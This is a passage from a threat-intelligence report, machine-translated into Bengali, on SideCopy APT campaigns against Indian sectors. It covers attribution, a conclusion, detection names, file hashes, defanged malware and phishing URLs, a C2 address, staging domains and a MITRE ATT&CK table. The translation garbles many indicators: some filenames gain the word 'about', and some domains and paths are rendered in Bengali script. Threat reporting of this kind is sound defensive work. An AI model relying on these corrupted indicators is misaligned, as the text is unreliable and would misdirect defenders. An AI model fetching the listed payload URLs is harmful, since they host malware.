
উভয় C2 ডোমেইনই ক্লাউডফ্লেয়ার ASN 13335-এর সাথে যুক্ত, যা 172.67.xx.xx আইপি রেঞ্জে রিজলভ করা হয়েছে। এই ASN-এর অনুরূপ C2 ডোমেইনগুলো পূর্বেও সাইডকপি দ্বারা সামুদ্রিক খাতকে লক্ষ্য করে চালানো আক্রমণে ব্যবহার করা হয়েছে। অতীতের ইনফেকশন ক্লাস্টার, পর্যবেক্ষণকৃত TTP এবং হোস্ট করা ওপেন ডিরেক্টরিগুলো বিবেচনা করে, নতুন TTP-সহ এই ক্যাম্পেইনগুলোকে উচ্চ আত্মবিশ্বাসের সাথে সাইডকপির কাজ বলে চিহ্নিত করা হচ্ছে।
উপসংহার
পাকিস্তান-সংযুক্ত সাইডকপি এপিটি গ্রুপ ২০২৪ সালের ডিসেম্বরের শেষের দিক থেকে তাদের কৌশল উল্লেখযোগ্যভাবে বিকশিত করেছে, রেলওয়ে, তেল ও গ্যাস এবং পররাষ্ট্র মন্ত্রণালয়ের মতো গুরুত্বপূর্ণ ক্ষেত্রগুলিকে অন্তর্ভুক্ত করার লক্ষ্যে তাদের লক্ষ্যবস্তু সম্প্রসারণ করেছে। গ্রুপটি প্রাথমিক পর্যায়ের প্রক্রিয়া হিসেবে এইচটিএ ফাইল ব্যবহার থেকে এমএসআই প্যাকেজগুলিতে স্থানান্তরিত হয়েছে এবং পাওয়ারশেলের মাধ্যমে ডিএলএল সাইড-লোডিং, প্রতিফলিত লোডিং এবং এইএস ডিক্রিপশনের মতো উন্নত কৌশলগুলি ব্যবহার করে চলেছে। অতিরিক্তভাবে, তারা নতুন চিহ্নিত কার্লব্যাক আরএটি স্থাপনের পাশাপাশি জেনো আরএটি এবং স্পার্ক আরএটির মতো কাস্টমাইজড ওপেন-সোর্স সরঞ্জামগুলি ব্যবহার করছে। ক্রেডেনশিয়াল ফিশিং এবং পেলোড হোস্টিংয়ের জন্য আপোস করা ডোমেন এবং জাল সাইটগুলি ব্যবহার করা হচ্ছে, যা গ্রুপের স্থায়িত্ব বৃদ্ধি এবং সনাক্তকরণ এড়াতে চলমান প্রচেষ্টাগুলিকে তুলে ধরে।
SEQRITE সুরক্ষা
- LNK.SideCopy.49245.Gen সম্পর্কে
- LNK.Trojan.49363.GC সম্পর্কে
- সাইডকপি.মাল.৪৯২৪৬.জিসি
- HTA.SideCopy.49248.Gen সম্পর্কে
- HTA.SideCopy.49247.Gen সম্পর্কে
- এইচটিএ.ট্রোজান.৪৯৩৬২.জিসি
- ট্রোজান.এফএমকিউ
IOCs
উইন্ডোজ
| a5410b76d0cb36786e00d2968d3ab6e4 | ২০২৪-জাতীয়-ছুটির দিন-RH-PER_N-2024.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | ২০২৪-জাতীয়-ছুটির দিন-RH-PER_N-2024.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | নিরাপত্তা-নির্দেশিকা.জিপ |
| 57c2f8b4bbf4037439317a44c2263346 | নিরাপত্তা-নির্দেশিকা.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi সম্পর্কে |
| 97c3328427b72f05f120e9a98b6f9b09 | ইনস্টলার.এমএসআই |
| 0690116134586d41a23baed300fc6355 | কনসোলঅ্যাপ১.এক্সই |
| ef40f484e095f0f6f207139cb870a16e | কনসোলঅ্যাপ১.এক্সই |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll সম্পর্কে |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll সম্পর্কে |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | আলোচনা অনুসারে ndc 65 এর আপডেট সময়সূচী। txt |
| 8ceeeec0e33026114f028cbb006cb7fc | এই course.txt এর জন্য নীতি আপডেট |
| 1d65fa0457a9917809660fff782689fe | NDC65-আপডেটেড-শিডিউল.জিপ |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-আপডেটেড-শিডিউল.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-আপডেট করা-সময়সূচী.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll সম্পর্কে |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | ডকুমেন্ট.পিডিএফ |
| cf6681cf1f765edb6cae81eeed389f78 | সাপোর্ট.এক্সই |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (কাস্টম জেনো RAT) |
লিনাক্স
| b5e71ff3932c5ef6319b7ca70f7ba8da | ২০২৪-জাতীয়-ছুটির দিন-RH-PER_N-2024.zip |
| 0a67bfda993152c93a212087677f9b60 | ২০২৪-জাতীয়-ছুটির দিন-RH-PER_N-১.pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (কাস্টম স্পার্ক RAT) |
C2
| 79.141.161[।]58:1256 | জেনো র্যাট |
| আপডেটস.উইজেটসার্ভিস সেন্টার[.]কম
আপডেটস.বিওসিসইন্টারনাল[.]কম |
কার্লব্যাক ইঁদুর |
URL গুলি
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-জাতীয়-ছুটির দিন-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-জাতীয়-ছুটির দিন-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-জাতীয়-ছুটির দিন-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand সম্পর্কে |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
স্টেজিং ডোমেন
| মোডস্পেসইন্টেরিয়র[.]কম |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| অনুসরণ |
| শিক্ষাপোর্টাল[.]ইন |
| egovservice[.]in সম্পর্কে |
| gadchiroli.egovservice[.]in সম্পর্কে
pen.egovservice[.]in সম্পর্কে cpcontacts.egovservice[.]ইন cpanel.egovservice[.]in সম্পর্কে webdisk.egovservice[.]in সম্পর্কে cpcalendars.egovservice[.]ইন webmail.egovservice[.]in সম্পর্কে www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]in সম্পর্কে dss.egovservice[.]in সম্পর্কে mail.egovservice[.]in এ www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]in সম্পর্কে www.pakora.egovservice[.]in pakora.egovservice[.]in সম্পর্কে |
হোস্ট এবং পিডিবি
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| সি:\প্রোগ্রামডেটা\লাভাসফট\গির্বেস্রে.এক্সই |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOSshared-1de48789-1285\zuidrt.pdf |
| সি:\ব্যবহারকারী\পাবলিক\ডাউনলোড\ডকুমেন্ট.পিডিএফ |
| সি:\ব্যবহারকারী\পাবলিক\ডাউনলোড\সুপোর্ট.এক্সই |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
ডিকয়েস
| 320bc4426f4f152d009b6379b5257c78 | ২০২৪-জাতীয়-ছুটির দিন-RH-PER_N-2024.pdf |
| 9de50f9357187b623b06fc051e3cac4f | নিরাপত্তা-নির্দেশিকা.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-আপডেটেড-শিডিউল.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | ডকুমেন্ট.পিডিএফ |
মিটার এটিটি এবং সিকে
| টিটিপি | নাম |
| পরিদর্শনকরণ | |
| T1589.002 | ভিকটিম আইডেন্টিটি তথ্য সংগ্রহ করুন: ইমেল ঠিকানা |
| রিসোর্স ডেভলপমেন্ট | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
অবকাঠামো অর্জন করুন: ডোমেইন
আপোষমূলক অবকাঠামো: ডোমেন সক্ষমতা বিকাশ: ম্যালওয়্যার প্রাপ্ত ক্ষমতা: ম্যালওয়্যার প্রাপ্ত ক্ষমতা: টুল পর্যায় ক্ষমতা: ম্যালওয়্যার আপলোড করুন পর্যায় ক্ষমতা: লিঙ্ক টার্গেট অ্যাকাউন্ট স্থাপন করুন: ইমেল অ্যাকাউন্ট আপস অ্যাকাউন্ট: ইমেল অ্যাকাউন্ট |
| প্রাথমিক অ্যাক্সেস | |
| T1566.002 | ফিশিং: স্পিয়ার ফিশিং লিঙ্ক |
| ফাঁসি | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
নেটিভ এপিআই
ভাগ করা মডিউল কমান্ড এবং স্ক্রিপ্টিং দোভাষী উইন্ডোজ ম্যানেজমেন্ট ইন্সট্রুমেন্টেশন ইউজার এক্সিকিউশন: ক্ষতিকারক লিঙ্ক ইউজার এক্সিকিউশন: ক্ষতিকারক ফাইল |
| অধ্যবসায় | |
| T1053.003
T1547.001 |
নির্ধারিত কাজ/কাজ: ক্রোন
রেজিস্ট্রি রান কী / স্টার্টআপ ফোল্ডার |
| প্রিভিলেজ এসকেলেশন | |
| T1548.002 | অপব্যবহার উচ্চতা নিয়ন্ত্রণ প্রক্রিয়া: বাইপাস ব্যবহারকারীর অ্যাকাউন্ট নিয়ন্ত্রণ |
| প্রতিরক্ষা ফাঁকি | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
মাস্করাডিং: বৈধ নাম বা অবস্থানের সাথে মিল করুন
মাস্করেডিং: ডাবল ফাইল এক্সটেনশন Deobfuscate/ডিকোড ফাইল বা তথ্য সিস্টেম বাইনারি প্রক্সি এক্সিকিউশন: Mshta হাইজ্যাক এক্সিকিউশন ফ্লো: DLL সাইড-লোডিং অস্পষ্ট ফাইল বা তথ্য প্রতিফলিত কোড লোড হচ্ছে |
| আবিষ্কার | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
প্রশ্ন রেজিস্ট্রি
সিস্টেম নেটওয়ার্ক কনফিগারেশন আবিষ্কার সিস্টেমের মালিক/ব্যবহারকারী আবিষ্কার প্রক্রিয়া আবিষ্কার সিস্টেম তথ্য আবিষ্কার ফাইল এবং ডিরেক্টরি আবিষ্কার সফ্টওয়্যার আবিষ্কার: নিরাপত্তা সফ্টওয়্যার আবিষ্কার |
| সংগ্রহ | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
স্থানীয় সিস্টেম থেকে ডেটা
ইনপুট ক্যাপচার: কীলগিং অডিও ক্যাপচার স্ক্রিন ক্যাপচার সংগৃহীত তথ্য সংরক্ষণাগার: ইউটিলিটির মাধ্যমে সংরক্ষণাগার |
| কমান্ড এবং কন্ট্রোল | |
| T1105
T1571 |
ইনগ্রেস টুল ট্রান্সফার
নন-স্ট্যান্ডার্ড পোর্ট |
| বহিষ্কার | |
| T1041 | C2 চ্যানেল ওভার এক্সফিল্ট্রেশন |
লেখক:
সাত্বিক রাম প্রাক্কি
কার্তিককুমার জীবনী